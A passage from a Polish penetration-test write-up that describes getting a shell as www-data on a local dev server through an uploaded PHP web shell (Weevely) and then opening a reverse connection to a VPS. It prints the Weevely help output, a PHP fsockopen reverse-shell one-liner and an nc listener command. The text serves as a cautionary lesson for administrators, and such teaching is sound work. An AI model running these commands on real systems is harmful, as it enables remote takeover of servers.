
Jak widać operacja się powiodła. Teraz należy zweryfikować czy nasz plik zapisał się bez błędów.



Następnie połączyłem się za pomocą programu Weevely do serwera



webdev.s-m-s.local / local...
http://webdev.s...ge/exploit.php
webdev.s-m-s.local/GENU-2012.3/medias/image/exploit.php
#root
root@zuo: ~
root@zuo:~# weevely
v1.1
Stealth tiny web shell
[+] Start ssh-like terminal session
weevely <url> <password>
[+] Run command directly from command line
weevely <url> <password> ["<command> .." | :<module> ..]
[+] Restore a saved session file
weevely session [<file>]
[+] Generate PHP backdoor
weevely generate <password> [<path>] ..
[+] Show credits
weevely credits
[+] Show available module and backdoor generators
weevely help
root@zuo:~#
PL
16:37
2015-06-18





Jak widać uzyskałem dostęp do powłoki systemowej jako użytkownik www-data. Jest to praktyczny sposób ale nie do końca wygodny. Dodatkową sprawą, o którą nie muszę się martwić podczas „zamawianych pentestów” jest fakt iż ta metoda co wydane polecenie pozostawia ślad w logach serwera webowego. Dlatego też wykonamy jeszcze jedną czynność.


Czynnością tą będzie wykonanie połączenia zwrotnego do vps umieszczonego gdzieś w „Internecie”. A oto obecny schemat sieciowy:



Za pomocą polecenia:

Source code


```
php -r '$sock=fsockopen("172.16.2.11",443);exec("/bin/sh -i <&3 >&3
2>&3");'
```




wykonanego na atakowanej maszynie oraz polecenia:

Source code

```
nc -l -vvv -p 443
```



utowrzyłem połączenie zwrotne do vps.s-m-s.local



Posumowanie:

Długo zastanawiałem się jak opisać ten przypadek. W ty miejscu chciałbym podziękować Dorocie za inspiracje i przypomnienie o MySQL'u. W powyższym przypadku nie został wykorzystany żaden poważny błąd w zabezpieczeniach a jedynie błędy w postępowaniu admina. Artykuł powstał ku przestrodze wszystkich, którzy odpowiadają za jakiekolwiek bezpieczeństwo.

Wnioski?

Drogi czytelniku! Wywalaj swoje stare konfigi /trzymaj je poza publicznym dostępem. Jeśli posiadasz system IDS/IPS/WAF skonfiguruj go poprawnie, a potem poproś aby ktoś zweryfikował twoje ustawienia.